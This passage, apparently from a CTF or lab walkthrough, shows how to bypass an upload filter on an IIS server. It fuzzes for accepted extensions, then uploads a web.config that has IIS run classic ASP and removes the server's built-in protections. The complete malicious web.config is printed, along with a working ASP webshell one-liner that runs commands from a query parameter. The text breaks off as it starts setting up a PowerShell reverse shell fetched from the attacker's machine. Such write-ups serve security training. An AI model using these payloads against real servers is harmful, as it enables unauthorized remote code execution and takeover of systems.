
Payload type : Simple list
Payload count: 963
File         : /home/krmena/SecLists/Discovery/Web-Content/raft-small-extensions.txt
And here is the detail that ruins the attack if missed: the URL-encoding has to be unticked. Left on, the extension's dot travels encoded and the server rejects everything alike:

Finally, rather than eyeballing 963 responses, a grep extract pulls the error message out of each one, so the valid ones stand out at a glance by having that column empty:

Start after expression : :Red;">
End at delimiter       : </span>
  -> captures: Invalid File. Please try again
Eight of the nine extensions are inert data formats: images and Office documents. The ninth one is the odd one out, and it is .config. That last one is the interesting one: on IIS a web.config isn't just any data file but configuration the server processes, and it can contain interpretable classic ASP. It's the basis of the web.config RCE trick and a case of upload-to-execution via extension bypass.
web.config with ASP code
The technique is not improvised: searching what can be done with a .config on IIS always turns up the same article:

IIS - Web.config File Exploit - KSEC ARK   (ivoidwarranties.tech)
The techniques below show some different web.config files that can be used to bypass protections
around the file uploaders.
The article ships the complete file under the heading Running web.config as an ASP file, which is exactly our case: IIS supports ASP but the uploader will not take .asp.

Running web.config as an ASP file

Sometimes IIS supports ASP files but it is not possible to upload any file with .ASP extension.
In this case, it is possible to use a web.config file directly to run ASP classic codes.
We copy that web.config verbatim: on top of the minimal configuration it includes an ASP block running a trivial operation (1 + 2). If requesting the uploaded file shows a 3, the code is being interpreted:
sudo nano web.config
cat web.config
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
   <system.webServer>
      <handlers accessPolicy="Read, Script, Write">
         <add name="web_config" path="*.config" verb="*" modules="IsapiModule"
              scriptProcessor="%windir%\system32\inetsrv\asp.dll" resourceType="Unspecified"
              requireAccess="Write" preCondition="bitness64" />
      </handlers>
      <security>
         <requestFiltering>
            <fileExtensions>
               <remove fileExtension=".config" />
            </fileExtensions>
            <hiddenSegments>
               <remove segment="web.config" />
            </hiddenSegments>
         </requestFiltering>
      </security>
   </system.webServer>
</configuration>
<!-- ASP code comes here! It should not include HTML comment closing tag and double dashes!
<%
Response.write("-"&"->")
' it is running the ASP code if you can see 3 by opening the web.config file!
Response.write(1+2)
Response.write("<!-"&"-")
%>
-->
It pays to read what each part does, because the file is the attack:
- The
<add name="web_config" ... scriptProcessor="...\asp.dll">tells IIS to have the classic ASP interpreter process.configfiles. In other words, the uploaded file reconfigures the server so that it executes itself. - The
<remove fileExtension=".config" />and<remove segment="web.config" />switch off the two protections IIS ships with, the ones that specifically prevent serving a file calledweb.configover HTTP. - The ASP block lives inside an XML comment, hence the
Response.write("-"&"->")at the start and end: they close and reopen the comment in the output, so the XML stays valid while the code still runs.
The part that matters is the end of the file, and it is worth looking at on its own because it is the payload:

<!-- ASP code comes here! It should not include HTML comment closing tag and double dashes!
<%
Response.write("-"&"->")
' it is running the ASP code if you can see 3 by opening the web.config file!
Response.write(1+2)
Response.write("<!-"&"-")
%>
-->
Browse...  web.config   [Upload]
File uploaded successfully.
The uploader accepts the web.config (File uploaded successfully.): the .config extension passes the filter.

The file lands at /uploadedFiles/web.config, and opening it the server returns 3: confirmed, IIS executes our ASP (impossible if the folder only served static files):
From code execution to reverse shell

With execution confirmed, the 1+2 has to become something useful. The classic-ASP one-liner that turns this into a webshell comes from a reverse-shell roundup:

<%response.write CreateObject("WScript.Shell").Exec(Request.QueryString("cmd")).StdOut.Readall()%>Pasted at the end of the web.config, that would already be a webshell driven by a cmd parameter:

But a webshell means going command by command through the URL. It is more convenient to ask for a reverse shell directly, so the Exec becomes one that downloads and runs a PowerShell script (Nishang (repo) Invoke-PowerShellTcp) served from our box:
